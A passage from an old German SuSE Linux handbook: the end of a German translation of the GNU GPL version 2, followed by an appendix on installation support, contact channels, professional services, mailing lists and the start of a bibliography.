Andere Handlungen als Vervielfältigung, Verbreitung und Bearbeitung berührt diese Lizenz nicht; sie fallen nicht in ihren Anwendungsbereich. Der Vorgang der Ausführung des Programmes wird nicht eingeschränkt, und die Ausgabe des Programmes unterliegt dieser Lizenz nur, wenn der Inhalt ein auf dem Programm basierendes Werk darstellt (unabhängig davon, dass die Ausgabe durch die Ausführung des Programmes erfolgte). Ob dies zutrifft, hängt von den Funktionen des Programms ab.

1. Sie dürfen auf beliebigen Medien unveränderte Kopien des Quellcodes des Programms, wie sie ihn erhalten haben, anfertigen und verbreiten. Voraussetzung hierfür ist, dass Sie mit jeder Kopie einen entsprechenden Copyright-

Vermerk sowie einen Haftungsausschluss veröffentlichen. Bitte lassen Sie alle Vermerke, die sich auf diese Lizenz und das Fehlen einer Garantie beziehen, unverändert; geben Sie desweiteren allen anderen Empfängern des Programmes zusammen mit dem Programm eine Kopie dieser Lizenz.

Sie dürfen für den eigentlichen Kopiervorgang eine Gebühr verlangen; auf Ihren Wunsch dürfen Sie gegen Entgelt eine Garantie für das Programm anbieten.

2. Sie dürfen Ihre Kopie(n) des Programmes oder eines Teils davon verändern, wodurch ein auf dem Programm basierendes Werk entsteht; Sie dürfen derartige Bearbeitungen unter den Bestimmungen des Abschnitts 1 vervielfältigen und verbreiten, vorausgesetzt, dass zusätzlich alle folgenden Bedingungen erfüllt werden:

- a) Sie müssen die veränderten Dateien mit einem auffälligen Vermerk versehen, der auf die von Ihnen vorgenommene Modifizierung und das Datum jeder Änderung hinweist.
- b) Sie müssen dafür sorgen, dass jede von Ihnen verbreitete oder veröffentlichte Arbeit, die ganz oder teilweise von einem Programm oder Teilen davon abgeleitet ist, Dritten gegenüber als Ganzes unter den Bedingungen dieser Lizenz ohne Lizenzgebühren zur Verfügung gestellt wird.
- c) Wenn das veränderte Programm normalerweise beim Lauf interaktiv Kommandos einliest, müssen Sie dafür sorgen, dass es, wenn es auf dem üblichsten Wege für solche interaktive Nutzung gestartet wird, eine Meldung ausgibt oder ausdrückt, die einen geeigneten Copyright-Vermerk enthält sowie einen Hinweis, dass es keine Gewährleistung gibt (oder anderenfalls, dass Sie Garantie leisten), und dass die Benutzer das Programm unter diesen Bedingungen weiter verbreiten dürfen. Auch muss der Benutzer muss darauf hingewiesen werden, wie er eine Kopie dieser Lizenz ansehen kann. (Ausnahme: Wenn das Programm selbst interaktiv arbeitet, aber normalerweise keine derartige Meldung ausgibt, muss Ihr auf dem Programm basierendes Werk auch keine solche Meldung ausgeben).

Diese Anforderungen betreffen das veränderte Werk als Ganzes. Wenn identifizierbare Abschnitte des Werkes nicht von dem Programm abgeleitet sind und vernünftigerweise selbst als unabhängige und eigenständige Werke betrachtet werden können, dann erstrecken sich diese Lizenz und ihre Bedingungen nicht auf diese Abschnitte, wenn sie als eigenständige Werke verbreitet werden. Wenn Sie jedoch dieselben Abschnitte als Teil eines Ganzen verbreiten, das ein auf dem Programm basierendes Werk darstellt, dann muss die Verbreitung des Ganzen nach den Bedingungen dieser Lizenz erfolgen. Hierbei werden die Rechte weiterer Lizenznehmer auf die Gesamtheit ausgedehnt, und damit auf jeden einzelnen Teil - unabhängig von der Person des Verfassers.

Somit ist es nicht die Absicht dieses Abschnittes, Rechte für Werke in Anspruch zu nehmen oder zu beschneiden, die komplett von Ihnen geschrieben wurden; vielmehr ist es die Absicht, die Rechte zur Kontrolle der Verbreitung von Werken, die auf dem Programm basieren oder unter seiner auszugsweisen Verwendung zusammengestellt worden sind, auszuüben.

Ferner bringt ein einfaches Zusammenstellen eines anderen Werkes, das nicht auf dem Programm basiert, zusammen mit dem Programm oder einem auf dem Programm basierenden Werk auf einem Speicher- oder Vertriebsmedium nicht in den Anwendungsbereich dieser Lizenz.

3. Sie dürfen das Programm (oder ein darauf basierendes Werk wie in Abschnitt 2) als Objectcode oder in ausführbarer Form unter den Bedingungen von Abschnitt 1 und 2 vervielfältigen und verbreiten - vorausgesetzt, dass Sie dabei eine der folgenden Serviceleistungen erbringen:

- a) Liefern Sie zusätzlich den vollständigen zugehörigen maschinenlesbaren Quellcode auf einem Medium, das üblicherweise für den Datenaustausch verwendet wird, wobei die Verteilung unter den Bedingungen der Abschnitte 1 und 2 erfolgen muss; oder
- b) Liefern Sie das Programm mit dem mindestens drei Jahre lang gültigen schriftlichen Angebot, jedem Dritten eine vollständige maschinenlesbare Kopie des Quellcodes zur Verfügung zu stellen, wobei keine weiteren Kosten als für den physikalischen Kopiervorgang anfallen und der Quellcode unter den Bedingungen der Abschnitte 1 und 2 auf einem Medium verbreitet wird, das üblicherweise für den Datenaustausch verwendet wird; oder
- c) Liefern Sie das Programm mit der Information, die auch Sie erhalten haben, dass der korrespondierende Quellcode angeboten ist. (Diese Alternative gilt nur für nicht-kommerzielle Verbreitung und nur, wenn Sie das Programm als Objectcode oder in ausführbarer Form mit einem entsprechenden Angebot nach Unterabschnitt b erhalten haben.)

Unter Quellcode eines Werkes wird die Form des Werkes verstanden, die für Bearbeitungen vorzugsweise verwendet wird. Für ein ausführbares Programm bedeutet der Quellcode: Der Quellcode aller Module, die das Programm beinhaltet, zusätzlich alle zugehörigen Schnittstellen-Definitions-Dateien, sowie die Skripte, die die Kompilierung und Installation des ausführbaren Programmes kontrollieren. Als besondere Ausnahme jedoch muss der verteilte Quellcode nicht enthalten, was normalerweise (entweder als Quellcode oder in binärer Form) mit den Hauptkomponenten des Betriebssystems (Kernel, Compiler usw.) verteilt wird, unter dem das Programm läuft - es sei denn, diese Komponente gehört zum ausführbaren Programm.

Wenn die Verbreitung eines ausführbaren Programmes oder des Objectcodes erfolgt, indem der Kopierzugriff auf eine dafür vorgesehene Stelle gewährt wird, so gilt die Gewährung eines gleichwertigen Zugriffs auf den Quellcode als Verbreitung des Quellcodes, auch wenn Dritte nicht dazu gezwungen sind, die Quellen zusammen mit dem Objectcode zu kopieren.

4. Sie dürfen das Programm nicht vervielfältigen, verändern, weiter lizenzieren oder verbreiten, sofern es durch dieser Lizenz nicht ausdrücklich gestattet ist. Jeder anderweitige Versuch der Vervielfältigung, Modifizierung, Weiterlizenzierung und Verbreitung ist nichtig und beendet automatisch Ihre Rechte unter dieser Lizenz. Jedoch werden die Lizenzen Dritter, die von Ihnen Kopien oder Rechte unter dieser Lizenz erhalten haben, nicht beendet, solange diese die Lizenz voll anerkennen und befolgen.

5. Sie sind nicht verpflichtet, diese Lizenz anzunehmen, da Sie sie nicht unterzeichnet haben. Jedoch gibt Ihnen nichts anderes die Erlaubnis, das Programm oder von ihm abgeleitete Werke zu verändern oder zu verbreiten. Diese Handlungen sind gesetzlich verboten, wenn Sie diese Lizenz nicht anerkennen. Indem Sie das Programm (oder ein darauf basierendes Werk) verändern oder verbreiten, erklären Sie Ihr Einverständnis mit dieser Lizenz und mit allen ihren Bedingungen bezüglich der Vervielfältigung, Verbreitung und Veränderung des Programms oder eines darauf basierenden Werks.

6. Jedes Mal, wenn Sie das Programm (oder ein auf dem Programm basierendes Werk) weitergeben, erhält der Empfänger automatisch vom ursprünglichen Lizenzgeber die Lizenz, das Programm entsprechend den hier festgelegten Bestimmungen zu vervielfältigen, zu verbreiten und zu verändern. Sie dürfen keine weiteren Einschränkungen der Durchsetzung der hierin zugestandenen Rechte des Empfängers vornehmen. Sie sind nicht dafür verantwortlich, die Einhaltung dieser Lizenz durch Dritte durchzusetzen.

7. Sollten Ihnen infolge eines Gerichtsurteils, des Vorwurfs einer Patentverletzung oder aus einem anderen Grunde (nicht auf Patentfragen begrenzt) Bedingungen (durch Gerichtsbeschluss, Vergleich oder anderweitig) auferlegt werden, die den Bedingungen dieser Lizenz widersprechen, so befreien Sie diese Umstände nicht von den Bestimmungen in dieser Lizenz. Wenn es Ihnen nicht möglich ist, das Programm unter gleichzeitiger Beachtung der Bedingungen in dieser Lizenz und Ihrer anderweitigen Verpflichtungen zu verbreiten, dann können Sie als Folge das Programm überhaupt nicht verbreiten. Wenn zum Beispiel ein Patent nicht die gebührenfreie Weiterverbreitung des Programmes durch diejenigen erlaubt, die das Programm direkt oder indirekt von Ihnen erhalten haben, dann besteht der einzige Weg, das Patent und diese Lizenz zu befolgen, darin, ganz auf die Verbreitung des Programmes zu verzichten.

Sollte sich ein Teil dieses Abschnitts als ungültig oder unter bestimmten Umständen nicht durchsetzbar erweisen, so soll dieser Abschnitt seinem Sinne nach angewandt werden; im Übrigen soll dieser Abschnitt als Ganzes gelten.

Zweck dieses Abschnittes ist nicht, Sie dazu zu bringen, irgendwelche Patente oder andere Eigentumsansprüche zu verletzen oder die Gültigkeit solcher Ansprüche zu bestreiten; dieser Abschnitt hat einzig den Zweck, die Integrität des Verbreitungssystems der freien Software zu schützen, das durch die Praxis öffentlicher Lizenzen verwirklicht wird. Viele Leute haben großzügige Beiträge zum weiten Bereich der mit diesem System verbreiteten Software im Vertrauen auf die konsistente Anwendung dieses Systems geleistet; es liegt am Autor/Geber zu entscheiden, ob er die Software mittels irgendeines anderen Systems verbreiten will; ein Lizenznehmer hat auf diese Entscheidung keinen Einfluss.

Dieser Abschnitt ist dazu gedacht, deutlich klar zu machen, was als Konsequenz aus dem Rest dieser Lizenz betrachtet wird.

8. Wenn die Verbreitung und/oder die Benutzung des Programmes in bestimmten Staaten entweder durch Patente oder durch urheberrechtlich geschützte Schnittstellen eingeschränkt ist, kann der Urheberrechtsinhaber, der das Programm unter diese Lizenz gestellt hat, eine explizite geographische

Begrenzung der Verbreitung angeben, indem diese Staaten ausgeschlossen werden, sodass die Verbreitung nur innerhalb und zwischen den Staaten erlaubt ist, die nicht ausgeschlossen sind. In einem solchen Fall beinhaltet diese Lizenz die Beschränkung, als wäre sie in diesem Text niedergeschrieben.

9. Die Free Software Foundation kann von Zeit zu Zeit überarbeitete und/oder neue Versionen der General Public License veröffentlichen. Solche neuen Versionen werden vom Grundprinzip her der gegenwärtigen entsprechen, können aber im Detail abweichen, um neuen Problemen und Anforderungen gerecht zu werden.

Jede Version der Lizenz hat eine eindeutig unterschiedliche Versionsnummer. Wenn das Programm angibt, welcher Version und „any later version“ es unterliegt, so haben Sie die Wahl, entweder den Bestimmungen dieser Version zu folgen oder denen jeder beliebigen späteren Version, die von der Free Software Foundation veröffentlicht wurde. Wenn das Programm keine Versionsnummer angibt, können Sie eine beliebige Version wählen, die je von der Free Software Foundation veröffentlicht wurde.

10. Wenn Sie den Wunsch haben, Teile des Programmes in anderen freien Programmen zu verwenden, deren Bedingungen für die Verbreitung anders sind, schreiben Sie an den Autor, um ihn um die Erlaubnis zu bitten. Für Software, die unter dem Copyright der Free Software Foundation steht, schreiben Sie an die Free Software Foundation; wir machen zu diesem Zweck manchmal Ausnahmen. Unsere Entscheidung wird von den beiden folgenden Zielen geleitet: dem Erhalten des freien Status von allen abgeleiteten Arbeiten unserer freien Software und der Förderung der Verbreitung und Nutzung von Software generell.

KEINE GEWÄHRLEISTUNG

11. Da das Programm ohne jegliche Kosten lizenziert wird, besteht keinerlei Gewährleistung für das Programm, soweit dies gesetzlich zulässig ist. Sofern nicht anderweitig schriftlich bestätigt, stellen die Copyright-Inhaber und/oder Dritte das Programm so zur Verfügung, „wie es ist“, ohne irgendeine Gewährleistung, weder ausdrücklich noch implizit, einschließlich, aber nicht begrenzt auf, die Tauglichkeit und Verwendbarkeit für einen bestimmten Zweck. Das volle Risiko bezüglich Qualität und Leistungsfähigkeit des Programmes liegt bei Ihnen. Sollte das Programm fehlerhaft sein, übernehmen Sie die Kosten für notwendigen Service, Reparatur oder Korrektur.

12. In keinem Fall, außer durch geltendes Recht gefordert oder schriftlich zugesichert, ist irgendein Copyright-Inhaber oder irgendein Dritter, der das Programm wie oben erlaubt modifiziert oder verbreitet hat, Ihnen gegenüber für irgendwelche Schäden haftbar, einschließlich jeglicher genereller, spezieller, zufälliger oder Folgeschäden, die aus der Benutzung des Programmes oder der Unbenutzbarkeit des Programmes folgen (einschließlich, aber nicht beschränkt auf, Datenverluste, fehlerhafte Verarbeitung von Daten, Verluste, die von Ihnen oder anderen getragen werden müssen, oder einen Fehler des Programms, mit irgendeinem anderen Programm zusammenzuarbeiten), selbst wenn ein

Copyright-Inhaber oder Dritter über die Möglichkeit solcher Schäden unterrichtet worden war.

ENDE DER BEDINGUNGEN

Anhang: Wie wenden Sie diese Begriffe auf Ihre neuen Programme an

Wenn Sie ein neues Programm entwickeln und wollen, dass es vom größtmöglichen Nutzen für die Allgemeinheit ist, dann erreichen Sie das am besten, indem Sie es zu freier Software machen, die jeder unter diesen Bestimmungen weiterverbreiten und verändern kann.

Um dies zu erreichen, fügen Sie die folgenden Anmerkungen zu Ihrem Programm hinzu. Am sichersten ist es, sie an den Anfang einer jeden Quelldatei zu stellen, um den Gewährleistungsausschluss möglichst deutlich darzustellen; außerdem sollte jede Datei mindestens eine „Copyright“-Zeile besitzen sowie einen kurzen Hinweis darauf, wo die vollständige Lizenz gefunden werden kann.

«eine Zeile mit dem Programmnamen und einer kurzen Beschreibung »Copyright (C) 19yy «Name des Autors »

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Fügen Sie auch einen kurzen Hinweis hinzu, wie Sie elektronisch und per Brief erreichbar sind.

Wenn Ihr Programm interaktiv ist, sorgen Sie dafür, dass es nach dem Start einen kurzen Vermerk ausgibt:

Gnomovision version 69, Copyright (C) 19yy name of author Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type 'show w'. This is free software, and you are welcome to redistribute it under certain conditions; type 'show c' for details.

Die hypothetischen Kommandos 'show w' und 'show c' sollten die entsprechenden Teile der GPL anzeigen. Natürlich können die von Ihnen verwendeten Kommandos anders heißen als 'show w' und 'show c'; es könnten auch einfach Mausclicks sein - was immer am besten in Ihr Programm passt.

Soweit vorhanden, sollten Sie auch Ihren Arbeitgeber (wenn Sie als Programmierer arbeiten) oder Ihre Schule einen Copyright-Verzicht für das Programm unterschreiben lassen. Hier ist ein Beispiel mit geänderten Namen:

Yoyodyne, Inc., hereby disclaims all copyright interest in the program 'Gnomovision' (which makes passes at compilers) written by James Hacker.

G. Die GNU General Public License (GPL)

«signature of Ty Coon », 1 April 1989 Ty Coon, President of Vice

Diese General Public License gestattet nicht die Einbindung des Programmes in proprietäre Programme. Ist Ihr Programm eine Bibliotheksfunktion, so kann es sinnvoller sein, das Binden proprietärer Programme mit dieser Bibliothek zu gestatten. Wenn Sie dies tun wollen, sollten Sie die GNU Library General Public License anstelle dieser Lizenz verwenden.

Anhang H

Support und Dienstleistungen

Im Verlauf der letzten Jahre haben wir festgestellt, dass bei der Installation von Linux zwar immer seltener, aber doch immer wieder einmal Probleme auftreten können – egal wie weit Linux sich entwickelt hat. Viele dieser Erfahrungen sind in dieses Buch eingeflossen, um Ihnen, lieber Leser, ein Wochenende mit entnervtem Warten auf die Telefon-Hotline am Montagnachmittag zu ersparen, mit deren Hilfe Sie die Installation Ihres Systems fortsetzen können.

Wenn Sie auf Schwierigkeiten stoßen, sollten Sie sicherstellen, dass die Lösung nicht bereits *in diesem Buch* bzw. in unserer *Support-Datenbank*¹ steht, bevor Sie sich an unser Support-Team wenden. Ebenso sollten Sie zuerst einmal die diversen README-Dateien auf der ersten CD konsultieren.

H.1 60 Tage Installationssupport

H.1.1 Ohne Registrierung kein Installationssupport!

Um Ihnen einen optimalen Installationssupport (I-Support) gewähren zu können, werden nur Anfragen von registrierten SuSE Linux-Benutzern beantwortet.

Auf der ersten Seite dieses Handbuches finden Sie eine Registrierkarte, die Ihren Registriercode enthält. Dieser Code ist einmalig und dient zur Verifizierung, ob Sie ein echtes SuSE Linux vorliegen haben.

Wenn Sie uns die ausgefüllte Registrierkarte mit der Post zuschicken oder wenn Sie sich auf unserem WWW-Server mit Hilfe des Formulars unter der URL <http://www.suse.de/form-registratiion.html> online registrieren lassen, werden Sie registrierter SuSE Linux-Anwender, der u. a. Anspruch auf den Installationssupport hat.

**Registrierkarte
Online**

Da der Registriercode und somit auch der Supportanspruch produktgebunden ist, bitten wir Sie, sich für *jede* Ausgabe von SuSE Linux zu registrieren, auch wenn Sie ein Update durchführen oder wenn Sie das Produkt direkt von uns bezogen haben. Sie werden nicht automatisch beim Kauf registriert!



¹ Unter welcher Internetadresse bzw. über welche Software-Pakete Sie Zugang dazu haben, erläutert Abschnitt H.6 auf Seite 553.

H.1.2 Umfang des Installationssupports

Der Installationssupport soll Ihnen helfen, Ihr SuSE Linux-System prinzipiell zum Laufen zu bekommen. Dazu zählt

- das Installieren des SuSE Linux-Grundsystems von der CD
- das grundlegende Konfigurieren eines Einzelplatzsystems
- das grundlegende Einrichten der graphischen Benutzeroberfläche X11
- das grundlegende Einrichten eines normalen analogen Modems zur Einwahl ins Internet (nur clientseitig)
- das grundlegende Einrichten einer normalen ISDN-Karte zur Einwahl ins Internet (nur clientseitig)
- das Konfigurieren des lokalen Druckerdienstes für einen Einzelplatzrechner
- das grundlegende Einrichten einer unterstützten Soundkarte.

Alle hier nicht genannten Themen werden nicht im I-Support behandelt. Entsprechende Anfragen werden nicht beantwortet.

Unser Installationssupport ist als Hilfe zur grundlegenden Installation des Systems gedacht, nicht als Schulung oder Einführung in Linux. Er kann also nur bei Konfigurationsproblemen, nicht aber bei Verständnisfragen in Anspruch genommen werden.

Nichtsdestoweniger kommen auch wir bisweilen in die Situation, dass SuSE Linux z. B. auf einer bestimmten Hardware-Konfiguration überhaupt nicht oder nur mit Einschränkungen zum Laufen zu bringen ist. Wir bitten Sie um Verständnis, dass auch wir Ihnen keine 100prozentige Erfolgsgarantie für unseren Installationssupport geben können.

Neben dem eigentlichen Linux-Kernsystem bieten wir über tausend (z. Z. insgesamt ca. 1300) Software-Pakete in unserem SuSE Linux-Paket an. Wir bemühen uns, diese Pakete auf dem jeweils neuesten Stand zu halten. Jedoch ist es uns nicht immer möglich, zu jedem x-beliebigen Paket die Konfiguration im einzelnen zu kennen oder gar Zusätze dazu zu programmieren. Wir bitten um Ihr Verständnis, wenn wir Sie zur Konfiguration einzelner Programme auf die entsprechenden Dokumentationen (Manpage, README-Dateien, Online-Hilfen) verweisen müssen.

H.2 Der schnellste Weg zur Hilfe!

Dies ist als kleine Anleitung gedacht, die es Ihnen ermöglichen soll, so schnell wie möglich eine Antwort von unserem Support-Team zu erhalten. Nur E-Mails, die sich an diesen Standard halten, können von unserem Support-Management-System automatisch und somit schnellstmöglichst verarbeitet werden! Alle anderen Anfragen müssen erst von Hand sortiert und zur Bearbeitung an die einzelnen Supporter weitergeleitet werden.

- Registrieren Sie bitte Ihr SuSE Linux online auf unserer Webseite unter <http://www.suse.de/form-registration.html>.

- Schreiben Sie, wie in Datei [H.2.1](#) aufgezeigt, eine E-Mail direkt an die Adresse isupport@suse.de. Beachten Sie die Groß- und Kleinschreibung bei den Kundendaten. Nur so kann Ihre E-Mail automatisch verarbeitet werden. Lassen Sie Felder wie FIRMA: bitte leer, falls Sie sie nicht benötigen.
- Verwenden Sie keine unnötigen Attachments (z. B. Visitenkarten im X-VCARD Format) und fügen Sie ggf. Konfigurationsdateien im ASCII-Format *direkt* in die Anfrage ein (siehe Datei [H.2.2](#)).

```
VORNAME: Honigtau
NAME: Dr. Bunsenbrenner
FIRMA: Muppetshow (Laboratorium)
STRASSE: Sesamstr. 4711
PLZ: 00815
ORT: Timbuktu
LAND: Deutschland
REGCODE: XXXXXX
EMAIL: bunsen@nowhere.de

Liebes SuSE Support-Team,

ich habe hier in meinem Muppet-Laboratorium ein kleines
Problem.

Nach der Installation des SuSE Linux 6.4 kommt nach dem
Booten des Kernels die Fehlermeldung

        "Unable to open an initial console"

Ich habe einen Pentium 400 mit 128 MB RAM und eine 8 GB IDE
Festplatte. Was mache ich falsch?

Mit freundlichen Gruessen
(auch von meinem Assistenten Beeker)

Ihr Dr. Honigtau Bunsenbrenner
<bunsen@nowhere.de>
```

Datei H.2.1: Beispiel für eine E-Mail-Anfrage

Zeitraum des Installationssupports

Der Installationssupport für eine SuSE Linux-CD erstreckt sich über einen Zeitraum von 60 Tagen ab dem Registrierdatum; maximal jedoch bis 60 Tage nach Erscheinen der Nachfolge-CD.

H.2.1 Wie erreichen Sie das SuSE-Support-Team?

Sie können unser Support-Team über E-Mail, Fax, Brief und Telefon erreichen.

Wenn Sie eine Supportanfrage an uns herantragen, stellen Sie bitte sicher, dass das gewünschte Kommunikationsmedium auch tatsächlich funktioniert.

```
... habe ich ein Problem mit Lilo. Hier ist der wichtige
Teil meiner /etc/lilo.conf

---schnipp---
# Linux bootable partition config begins
image = /boot/vmlinuz
root = /dev/sda2
label = linux-2.0.36
# Linux bootable partition config ends
---schnapp---
```

Datei H.2.2: Teil einer E-Mail-Anfrage mit Konfigurationsdatei

Wir erleben häufig Fälle, in denen wir nur unter erschwerten Bedingungen auf Supportanfragen antworten können, weil z. B. das Fax-Gerät auf der Kunden-seite nicht ständig läuft (Rechnerfax) oder die E-Mail-Adresse nicht gültig oder nicht erreichbar ist.



Beim Versenden von E-Mails achten Sie bitte darauf, *keine* Attachments zu verschicken; wenn Sie z. B. Logdateien mitschicken wollen, fügen Sie diese *direkt* in den Text ein. Insbesondere sollten Sie es vermeiden, Dateien in proprietären Formaten Ihren Mails beizupacken – in der Regel verfügen wir nicht über die Software zum Entschlüsseln solcher Mitteilungen. Außerdem ist es auch nicht notwendig, dass Sie uns HTML-Texte (mit-)schicken; dieses „Feature“ lässt sich in Ihrem Browser abschalten. . .

Sie können unser Support-Team über folgende Wege zu den angegebenen Zeiten erreichen:

- **per E-Mail**

Adresse: isupport@suse.de

Bearbeitung: ganzwöchig

- **per WWW (E-Mail)**

Adresse: <http://www.suse.de/supp-form.html>

Bearbeitung: ganzwöchig

- **per Fax**

Fax-Nummer: (09 11) 74 05 34 77

Bearbeitung: ganzwöchig

- **per Brief**

Anschrift: SuSE GmbH
– Support –
Schanzäckerstr. 10
D-90443 Nürnberg

Bearbeitung: ganzwöchig

- **per Telefon (Support-Hotline)**

Telefonnummer: (04 21) 5 26 23 00

Zeiten der Support-Hotline:

montags und donnerstags von 13:00 Uhr bis 18:00 Uhr

Halten Sie Ihren Registriercode bereit und stellen Sie sicher, dass Sie bereits registriert sind. Nur registrierte SuSE Linux-Benutzer haben Anrecht auf Installationssupport.

Bitte beachten Sie, dass eine normale **Telefonanfrage nicht länger als 5 Minuten** dauern sollte.

Naturgemäß ist der Andrang um 13:00 Uhr wesentlich größer als zu einem späteren Zeitpunkt. Sollten Sie also am Anfang der Telefon-Hotline nicht sofort zu einem Support-Mitarbeiter durchkommen, probieren Sie es bitte einfach etwas später.

Wir legen den Begriff Installationssupport immer großzügig aus, aber Sie werden sicher verstehen, dass wir zum Preis eines SuSE Linux-Paket nicht die Administration Ihres Firmennetzes übernehmen können; deshalb:

<http://www.suse.de/de/support/>

H.3 SuSE Professional Services

Selbst wenn ein Betriebssystem alle Anlagen dazu mitbringt:

Erst durch professionelle und kompetente Betreuung wird es zur ernsthaften Alternative für den Einsatz im betrieblichen Alltag. SuSE garantiert diesen Service für Linux. **Services**

Unser Entwicklungs- und Supportteam ist nicht nur kompetent für den im SuSE Linux-Paketpreis enthaltenen Einsteigerservice. So richtig kommt das einzigartige Linux-Know-how unseres Expertenteams erst dann zur Geltung, wenn es gilt, Hilfestellung bei der Umsetzung komplexer Lösungen zu geben. Ob mit Schulungen, der Installation von Hard- und Software oder individuellen Wartungs- und Supportlösungen - wie können wir Ihnen helfen?

Unser Service-Team steht Ihnen zur Verfügung.

Kontakt:

Sie haben weitere Fragen zu unseren Dienstleistungen?

**kostenpflichtiger
Support**

- **Telefon**

Nummer: (09 11) 7 40 53 56
von Montag bis Freitag **09:00 Uhr bis 17:00 Uhr**

- **E-Mail**

Adresse: bsupport@suse.de

- **Fax**

Nummer: (09 11) 3 20 67 27

- **Post**

Anschrift: SuSE GmbH
– Professional Services –
Schanzäckerstr. 10
D-90443 Nürnberg

- **WWW**

URL: [http://www.suse.de/de/support/
prof/](http://www.suse.de/de/support/prof/)

H.3.1 Individuelle Projekte und Beratung

Sie möchten SuSE Linux in Ihrem Unternehmen einsetzen. Wir bieten Ihnen kompetente Beratung und Lösungen, um Linux auch in Ihrem IT-Umfeld optimal nutzen zu können.

Wir haben als Linux-Anbieter der ersten Stunde viel Erfahrung im Einsatz von Linux-Servern gewonnen. Dazu kommt die Erfahrung unser Consultants. Nutzen Sie das Know-how unserer Experten, um Ihre Projekte erfolgreich durchzuführen. Unsere Stärke ist unsere Vielseitigkeit, ob es um Datenbanken, Security-Konzepte, Internet-Anbindung oder firmenweite Vernetzung geht: Linux ist mit der richtigen Software eine starke Plattform für Ihre Anwendungen.

Unser Angebot reicht von der Konzeption, Implementation und Konfiguration von Server-Systemen bis zur kompletten Infrastruktur-Beratung.

Sie möchten z. B. Ihre Internet-Präsenz auf Basis von SuSE Linux realisieren und benötigen eine entsprechende Lösung für Web-Server, E-Mail und sichere Internet-Anbindung? Unsere Systemberater konzipieren und implementieren mit Ihnen gemeinsam die richtige Lösung.

Sie betreuen ein komplexes, heterogenes Netzwerk und möchten Linux integrieren? Wir beraten und unterstützen Sie bei Design und Rollout komplexer Server-Lösungen.

Sie haben spezielle Anforderungen, die mit Standard-Software nicht abzudecken ist? Wir können Ihnen mit individuellen Entwicklungen weiterhelfen.

Dabei unterstützen wir Sie vor Ort durch unsere Regional Service Centers in Hamburg, Bonn, Stuttgart, Frankfurt und München, ebenso wie durch unser Support- und Development Center in Nürnberg.

- Rollout- und Implementation Services
- Infrastruktur-Beratung
- Intranet-Server Lösungen
- Internet-Server Lösungen
- Entwicklung kundenspezifischer Anpassungen
- Komplettlösungen
- E-Commerce

H.4 Schulungen

Schulung Unsere Spezialisten schulen System-Administratoren und Programmierer so, dass sie die umfassenden Möglichkeiten von Linux in kürzester Zeit nutzen können – und damit produktiv arbeiten. Informieren Sie sich unter <http://www.suse.de/de/support/training/> zu unserem Kursangebot.

H.5 Feedback

Wir sind Ihnen immer für Hinweise und Problembeschreibungen dankbar und helfen auch gerne weiter, wenn das Problem grundlegender Natur ist oder wir bereits eine Lösung dafür haben. Auf jeden Fall ermöglicht uns Ihr Feedback,

das Problem in späteren Versionen zu beseitigen bzw. die Information anderen SuSE Linux-Anwendern z. B. via WWW zur Verfügung zu stellen.

Zum anderen sind wir bemüht, ein SuSE Linux-System aufzubauen, das den Wünschen unserer Kunden möglichst nahe kommt. Deshalb haben wir für Kritik an der CD und am Buch, sowie für Anregungen zu künftigen Projekten, immer ein offenes Ohr. Wir denken, dies ist der beste Weg, Fehlentwicklungen frühzeitig zu erkennen und den hohen Qualitätsstandard von Linux zu erhalten.

Sie können uns Ihr Feedback jederzeit via E-Mail an feedback@suse.de schreiben.

H.6 Weitere Dienstleistungen

Ferner möchten wir auf die folgenden, kostenlosen Dienstleistungen hinweisen, die Ihnen rund um die Uhr zur Verfügung stehen:

- **SuSE WWW-Server**

<http://www.suse.de>

Aktuelle Informationen, Kataloge, Bestellservice, Support-Formular, Support-Datenbank

- **SuSE Mailing-Listen** (Informationen und Diskussionsrunden via E-Mail):

- suse-announce@suse.com – Ankündigungen und Infos der SuSE GmbH (deutsch)
- suse-announce-e@suse.com – Ankündigungen und Infos der SuSE GmbH (englisch)
- suse-linux@suse.com – Diskussionen rund um die SuSE Linux-Distribution (deutsch)
- suse-axp@suse.com – SuSE Linux auf Alpha-Prozessoren (english)
- suse-linux-e@suse.com – Diskussionen rund um SuSE Linux (englisch)
- suse-isdn@suse.com – ISDN mit SuSE Linux
- suse-adabas@suse.com – Infos zu und Diskussion über Adabas-D unter SuSE Linux
- suse-applix@suse.com – Erfahrungsaustausch zum **Applixware**-Paket der SuSE GmbH
- suse-informix@suse.com – Infos zu und Diskussion über Informix unter SuSE Linux
- suse-oracle@suse.com – Infos zu und Diskussion über Oracle unter SuSE Linux (englisch)

Schicken Sie einfach eine E-Mail-Nachricht an majordomo@suse.com mit dem **subscribe**-Befehl im Body der Nachricht: **subscribe <liste>**, das Subject ist unerheblich; also z. B.:

```
subscribe suse-announce
```

um die regelmäßigen Ankündigungen zu erhalten. Genauso einfach ist es, eine Liste abzubestellen, wenn Sie sie nicht mehr abonnieren möchten. Wieder eine E-Mail an majordomo@suse.com:

```
unsubscribe suse-announce
```

Achten Sie auch bitte hierbei darauf, dass das **unsubscribe** mit Ihrer korrekten E-Mail-Adresse ausgeführt wird.

- **SuSE ftp-Server**

<ftp://ftp.suse.com>

aktuelle Information, Updates und Bugfixes

Melden Sie sich bitte beim System als Benutzer 'ftp' an.

Literaturverzeichnis

- [Alm96] ALMESBERGER, Werner: *LILO User's guide*, 1996. – (siehe Datei `/usr/doc/lilo/user.dvi`)
- [Bai97] BAILEY, Edward C.: *Maximum RPM*. Red Hat, 1997. – (ISBN 1-888172-78-9)
- [BBD⁺97] BECK, Michael ; BÖHME, Harald ; DZIADZKA, Mirko ; KUNITZ, Ulrich ; MAGNUS, Robert ; VERWORNER, Dirk: *Linux-Kernel-Programmierung*. 4. Addison Wesley GmbH, 1997. – (ISBN 3-8273-1144-6)
- [BD98] BORKNER-DELCARLO, Olaf: *Linux im kommerziellen Einsatz*. Carl Hanser Verlag, 1998. – (ISBN 3-446-19465-7)
- [BD99] BORKNER-DELCARLO, Olaf: *Das Samba-Buch*. SuSE Press, 1999. – (ISBN 3-930419-93-9)
